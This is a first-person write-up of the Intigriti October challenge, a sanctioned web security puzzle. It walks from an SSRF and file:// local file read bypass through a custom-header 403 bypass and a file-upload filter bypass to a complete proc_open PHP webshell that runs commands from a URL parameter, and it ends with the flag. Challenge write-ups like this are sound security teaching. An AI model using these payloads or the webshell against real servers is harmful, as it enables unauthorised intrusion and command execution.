Intigriti Challenge 1025
I decided to give the October Challenge by Intigriti a try this time. It’s my first time actually tackling a challenge and this was a really fun one! Since I had such a great time, and I want to start writing more, I decided to do a little write up this time. If you still want to do the challenge yourself you should stop here for now and come back later. Otherwise, here we go!
Discovery
First, we go to the main page of the challenge: https://challenge-1025.intigriti.io/challenge.php. This shows us the following page:

Based on the link we already learned that the website is running PHP. In Caido I also noticed the PHP version based on the X-Powered-By header (PHP/8.1.33). We also see that the “Shoppix Importer” accepts a URL and the page tells us that it will fetch product images for us. If the server is making those requests, we already have a basic SSRF here! (Just kidding, of course)
We run the risk of focusing too much on the URL importer here, but it seems like the logical way to go for now. Let’s fill in some value, e.g. https://ifconfig.io/all.json:

Wow, it actually fetches the data. Maybe we can turn it into a LFI.
LFI
Let’s try file:///etc/passwd:

Turns out we need to include http in the query. But maybe it’s just a string search for http in the entire string. In that case we could circumvent the check and read files! Let’s try: file:///etc/passwd#http:

Wow, the bypass worked! So now we already have an LFI vulnerability. But in PHP those often lead to RCE. Since that is also the goal of this month’s challenge we move along.
There are a few paths that could be interesting to read. First, we look for the source code of challenge.php to find out if there are any points that could lead to RCE there. Luckily, this exploit also lists entire directories, which makes looking for the exact location of the files way easier.
I actually found the flag already with this file listing functionality, but RCE is more fun
Since I’m not that experienced I usually read HackTricks in case I get stuck or don’t know where I need to look. In this case, a good first guess would be /var/www/html since we know from our Discovery that the site is running PHP.
Results of file:///var/www/html#http:
uploads
partials
upload_shoppix_images.php
index.php
challenge.php
public
Reading source code
Alright, we have found the source code of the application now. Let’s have a look at the challenge.php file:
//<SNIP>

<?php
if (isset($_GET['url'])) {
    $url = $_GET['url'];

    if (stripos($url, 'http') === false) {
        die("<p style='color:#ff5252'>Invalid URL: must include 'http'</p>");
    }
    if (stripos($url, '127.0.0.1') !== false || stripos($url, 'localhost') !== false) {
        die("<p style='color:#ff5252'>Invalid URL: access to localhost is not allowed</p>");
    }

    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);

    if ($response === false) {
        echo "<p style='color:#ff5252'>cURL Error: " . curl_error($ch) . "</p>";
    } else {
        echo "<h3>Fetched content:</h3>";
        echo "<pre>" . htmlspecialchars($response) . "</pre>";
    }

    curl_close($ch);
}
?>

// <SNIP>
This does not really look like something we can abuse for getting to RCE. But there was another file in the directory that might have functionality that we are able to exploit.
// <SNIP>

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $file = $_FILES['image'];
    $filename = $file['name'];
    $tmp = $file['tmp_name'];
    $mime = mime_content_type($tmp);

    if (
        strpos($mime, "image/") === 0 &&
        (stripos($filename, ".png") !== false ||
         stripos($filename, ".jpg") !== false ||
         stripos($filename, ".jpeg") !== false)
    ) {
        move_uploaded_file($tmp, "uploads/" . basename($filename));
        echo "<p style='color:#00e676'>✅ File uploaded successfully to /uploads/ directory!</p>";
    } else {
        echo "<p style='color:#ff5252'>❌ Invalid file format</p>";
    }
}
?>

// <SNIP>
Nice, that is file upload functionality that looks vulnerable. We can upload our own PHP files with this, which will probably lead to RCE. Reading this code it looks like we bypass it by doing a POST request where the following things are true:
mime_content_type()thinks that the file is an image- the filename includes
.png,.jpgor.jpeg
Number 1 is really easy to bypass. We simply need to start the file with the magic GIF bytes: GIF87a.
Number 2 is also simple, because the code is not checking if the file extension is actually .png, it should only contain that string. So webshell.png.php is perfectly valid according to this code. Then the file is uploaded to the /uploads directory and we should be able to trigger code execution in a custom made PHP script.
Let’s go to the https://challenge-1025.intigriti.io/upload_shoppix_images.php:

Bypassing 403
Oh, whoops. It turns out we are not able to access that page. We need to find out the configuration of the site. Since the site is PHP, a good first guess is to read configuration files in /etc/apache2. With the file listing exploit we find the file located at /etc/apache2/sites-available/000-default.conf:
<VirtualHost *:8080>
    DocumentRoot /var/www/html

    <Directory /var/www/html>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    <Directory /var/www/html/uploads>
        Options -Indexes
    </Directory>

    <Directory /var/www/html/public>
        Options -Indexes
    </Directory>

    <Files "upload_shoppix_images.php">
        <If "%{HTTP:is-shoppix-admin} != 'true'">
            Require all denied
        </If>
        Require all granted
    </Files>
</VirtualHost>
I’m not that familiar with Apache Expressions, but the documentation tells me that {HTTP:is-shoppix-admin} refers to custom header is-shoppix-admin. So the bypass here is to include that header in every request to the upload_shoppix_images.php endpoint. I created a Match & Replace rule in Caido to do so, and now we’re able to bypass the 403 error and perform the file upload.
File Upload
To test whether I actually had code execution I first tried the following payload:
GIF87a<?php
system('cat /etc/passwd');
?>

Oh boy, another hurdle. Seems like the system() function is blocked on this install. Let’s find out which functions are blocked by uploading and executing the phpinfo() command:
GIF87a<?php
phpinfo()
?>


Bypassing Disabled Functions
PHP nicely documents Program execution Functions, so we can check that to find out whether the site authors missed a function. It turns out they did: proc_open is not in the list. I have no idea how that function is supposed to work, luckily good old Stackoverflow has me covered (no AI this time).
That leads to my final webshell:
GIF87a<div><?php

$cmd = $_GET["cmd"];

echo "<p><b>Command</b><br>$cmd</p>";

$descriptorspec = [
    0 => ["pipe", "r"],  // stdin
    1 => ["pipe", "w"],  // stdout
    2 => ["pipe", "w"],  // stderr
];

$process = proc_open($cmd, $descriptorspec, $pipes);

echo "<p><b>Output:</b><p>";
echo "<div>";
if (is_resource($process)) {
    while ($line = fgets($pipes[1])) {
        echo "$line<br>";
    }

    fclose($pipes[0]);
    fclose($pipes[1]);
    fclose($pipes[2]);

    $return_value = proc_close($process);
    echo "The command returned $return_value\n";
}
echo "<div>"
?>
</div>
And the flag at /93e892fe-c0af-44a1-9308-5a58548abd98.txt:
INTIGRITI{ngks896sdjvsjnv6383utbgn}